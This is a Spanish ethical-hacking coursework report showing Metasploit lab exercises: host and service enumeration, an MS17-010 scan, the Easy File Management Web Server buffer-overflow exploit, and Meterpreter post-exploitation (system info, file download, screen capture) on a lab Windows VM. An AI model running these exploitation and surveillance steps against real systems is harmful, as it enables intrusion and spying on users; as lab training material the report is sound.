HACKING ÉTICO

Unidad 3. Actividad 3

01 DE ABRIL DE 2024


CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice


Primeros pasos en metasploit 2

Primeros pasos en metasploit

Ejercicio 1: Conectado a la base de datos



Ejercicio 2: Gestión básica de workspaces



Ejercicio 3: nmap desde metasploit

Comando ejecutado:

Resultado de los hosts:

```
msf6 > hosts

Hosts
=====

address    mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----  -------  ---------  -----  -------  ----  --------
10.0.3.1   52:54:00:12:35:00        Unknown                    device
10.0.3.2   52:54:00:12:35:00        Unknown                    device
10.0.3.3   08:00:27:D4:32:9F
10.0.3.4                           Unknown                    device
10.0.3.15  08:00:27:2d:ca:fc       Unknown                    device
```

Ejercicio 4: Borrar hosts

He probado a borrar los 3 hosts a la vez pero en vez de borrarme los 3 me borra todos los hosts. Por eso lo he hecho de uno en uno:


```
[*] Deleted 1 hosts
msf6 > hosts -d 10.0.3.3

Hosts
=====

address    mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----  -------  ---------  -----  -------  ----  --------
10.0.3.3   08:00:27:D4:32:9F

[*] Deleted 1 hosts
msf6 > hosts

Hosts
=====

address    mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----  -------  ---------  -----  -------  ----  --------
10.0.3.4                           Unknown                    device
10.0.3.15  08:00:27:2d:ca:fc       Unknown                    device

msf6 > Soy Carlos Diaz
```

Ejercicio 5: Cambiar columnas de hosts

```
msf6 >  hosts -c address,mac,os_name,vuln_count,state

Hosts
=====

address    mac                os_name  vuln_count  state
-------    ---                -------  ----------  -----
10.0.3.15  08:00:27:2d:ca:fc  Unknown  0           alive

msf6 > Carlos Diaz
```

Ejercicio 6: Consultar máquinas Linux


La .15 es la del metasploit y la .4 la mia propia



```
msf6 > hosts -S Linux

Hosts
=====

address    mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----  -------  ---------  -----  -------  ----  --------
10.0.3.4                            Linux              2.6.X  server
10.0.3.15  08:00:27:2d:ca:fc        Linux              2.6.X  server

msf6 >
```

Ejercicio 7: Poblar RHOSTS

Lo he probado con el filtro Windows y Linux:



```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > hosts -S Linux -R

Hosts
=====

address    mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----  -------  ---------  -----  -------  ----  --------
10.0.3.4                            Linux              2.6.X  server
10.0.3.15  08:00:27:2d:ca:fc        Linux              2.6.X  server

RHOSTS => 10.0.3.4 10.0.3.15

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.3.4:445          - Rex::ConnectionRefused: The connection was refused by the remote host (10.0.3.4:445).
[*] Scanned 1 of 2 hosts (50% complete)
[-] 10.0.3.15:445         - Host does NOT appear vulnerable.
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > hosts -S Windows -R

Hosts
=====

address    mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----  -------  ---------  -----  -------  ----  --------
10.0.3.15  08:00:27:2d:ca:fc                           2.6.X  server

RHOSTS => 10.0.3.15

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.3.15:445         - Host does NOT appear vulnerable.
[*] 10.0.3.15:445         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
msf6 > Soy Carlos Diaz
```

Ejercicio 8: Filtrado de servicios de metasploitable 2

```
msf6 > services 10.0.3.15 -S Apache
Services
========

host        port  proto  name   state  info
----        ----  -----  ----   -----  ----
10.0.3.15   80    tcp    http   open   Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.3.15   8009  tcp    ajp13  open   Apache Jserv Protocol v1.3
10.0.3.15   8180  tcp    http   open   Apache Tomcat/Coyote JSP engine 1.1

msf6 >
```

Ejercicio 9: Filtrado de servicios según puerto

```
msf6 > services -p 21,22,80
Services
========

host        port  proto  name  state  info
----        ----  -----  ----  -----  ----
10.0.3.4    80    tcp    http  open
10.0.3.14   21    tcp    ftp   open   FileZilla ftpd 0.9.4d beta
10.0.3.15   21    tcp    ftp   open   vsftpd 2.3.4
10.0.3.15   22    tcp    ssh   open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.3.15   80    tcp    http  open   Apache httpd 2.2.8 (Ubuntu) DAV/2

msf6 > Soy carlos diaz
```

Ejercicio 10: Módulos auxiliares de ftp

```
msf6 > search type:auxiliary description:anonymous ftp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/anonymous               .                normal  No     Anonymous FTP Access Detection
   1  auxiliary/dos/windows/ftp/winftp230_nlst      2008-09-26       normal  No     WinFTP 2.3.0 NLST Denial of Service
   2  auxiliary/dos/windows/ftp/xmeasy560_nlst      2008-10-13       normal  No     XM Easy Personal FTP Server 5.6.0 NLST DoS
   3  auxiliary/dos/windows/ftp/xmeasy570_nlst      2009-03-27       normal  No     XM Easy Personal FTP Server 5.7.0 NLST DoS


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/dos/windows/ftp/xmeasy570_nlst

msf6 >
```

Ejercicio 11: Busca el exploit!

```
msf6 > search type:exploit arch:x86 platform:Windows version:5.3 product:Easy File Management Web Server cve:2014-3791

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/windows/http/efs_fmws_userid_bof      2014-05-20       normal  Yes    Easy File Management Web Server Stack Buffer Overflow
   1    \_ target: Automatic Targeting              .                .       .      .
   2    \_ target: Efmws 5.3 Universal              .                .       .      .
   3    \_ target: Efmws 4.0 Universal              .                .       .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/efs_fmws_userid_bof
After interacting with a module you can manually set a TARGET with set TARGET 'Efmws 4.0 Universal'
```

Ejercicio 12: Información del exploit

¿En qué 2 versiones de Easy File Management Web Server funciona?

El exploit para Easy File Management Web Server funciona en las versiones 4.0 y 5.3 del software.


¿Para qué arquitecturas funciona?

el exploit está diseñado para la plataforma Windows y específicamente para sistemas con arquitectura x86.

Leyendo la descripción, ¿Podrías explicar en qué consiste el exploit?


Cuando se manipula la cookie UserID, el software no valida adecuadamente la entrada del usuario. Esto permite que un atacante remoto envíe datos maliciosos lo suficientemente largos como para sobrescribir la memoria del programa.

De aquí es donde he sacado la información:




```
msf6 exploit(windows/http/efs_fmws_userid_bof) > info

       Name: Easy File Management Web Server Stack Buffer Overflow
     Module: exploit/windows/http/efs_fmws_userid_bof
   Platform: Windows
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2014-05-20

Provided by:
  superkojiman
  Julien Ahrens
  TecR0c <roccogiovannicalvi@gmail.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Targeting
      1   Efmws 5.3 Universal
      2   Efmws 4.0 Universal

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
  VHOST                       no        HTTP server virtual host

Payload information:
  Space: 3420
  Avoid: 4 characters

Description:
  Easy File Management Web Server v4.0 and v5.3 contains a stack buffer
  overflow condition that is triggered as user-supplied input is not
  properly validated when handling the UserID cookie. This may allow a
  remote attacker to execute arbitrary code.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2014-3791
  OSVDB (107241)
  https://www.exploit-db.com/exploits/33610
```

Ejercicio 13: Ejecuta el exploit!




Ejercicio 14: Información del objetivo con meterpreter

Sysinfo:



Getuid:



IPs de la máquina:

```
Server username: WIN7\cyberlab
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:8d:3d:21
MTU          : 1500
IPv4 Address : 10.0.3.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2db6:36f1:4f9b:6720
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::200:5efe:1911:74ca
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 15
============
Name         : Hamachi Network Interface
Hardware MAC : 7a:79:19:11:74:ca
MTU          : 1404
IPv4 Address : 25.17.116.202
IPv4 Netmask : 255.0.0.0
IPv6 Address : 2620:9b::1911:74ca
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::25e9:7c41:88ac:57cc
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 17
============
Name         : Microsoft ISATAP Adapter #3
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:30e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Ejercicio 15: Descarga de ficheros

No encuentro el archivo que nos pide:

```
meterpreter > ls
Listing: C:\Users\cyberlab\Desktop
==================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  250562  fil   2021-03-24 02:04:42 -0400  CVE-2011-1249.exe
100666/rw-rw-rw-  806     fil   2021-02-08 03:20:56 -0500  Easy File Management Web Server.lnk
100666/rw-rw-rw-  2029    fil   2021-01-28 01:08:03 -0500  FileZilla Server Interface.lnk
100666/rw-rw-rw-  948     fil   2021-01-28 01:10:09 -0500  FreeFTPd.lnk
040777/rwxrwxrwx  4096    dir   2021-02-28 10:54:54 -0500  SW_VULNERABLE
040777/rwxrwxrwx  4096    dir   2021-09-12 10:48:12 -0400  brainpan
100666/rw-rw-rw-  282     fil   2021-01-28 00:30:35 -0500  desktop.ini
```

De todas maneras me voy a descargar otro archivo:

```
meterpreter > download bytearray.txt
[*] Downloading: bytearray.txt → /home/kali/bytearray.txt
[*] Downloaded 1.60 KiB of 1.60 KiB (100.0%): bytearray.txt → /home/kali/bytearray.txt
[*] Completed  : bytearray.txt → /home/kali/bytearray.txt
meterpreter >
```

Aquí muestro que tengo el archivo en mi carpeta personal:


```
┌──(kali㉿kali)-[~]
└─$ ls
@10.0.3.7  allports  automatizacion  bytearray.txt  Desktop    Downloads    hs_err_pid26550.log  Music     Pictures  targeted  Videos
able       allPorts  avle            db_status      Documents  exploit.php  LazySysAdmin         payloads  Public    Templates wordpress

┌──(kali㉿kali)-[~]
└─$ Soy Carlos Diaz Montes exit
```

Ejercicio 16: Captura de pantalla

El comando usado para la captura de pantalla:

```
meterpreter > use espia
Loading extension espia ... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/LMITIYIa.jpeg
meterpreter >
```

Resultado:



Comando usado para el streaming:

Este comando no lo he encontrado.

Ejercicio 17: Keylogger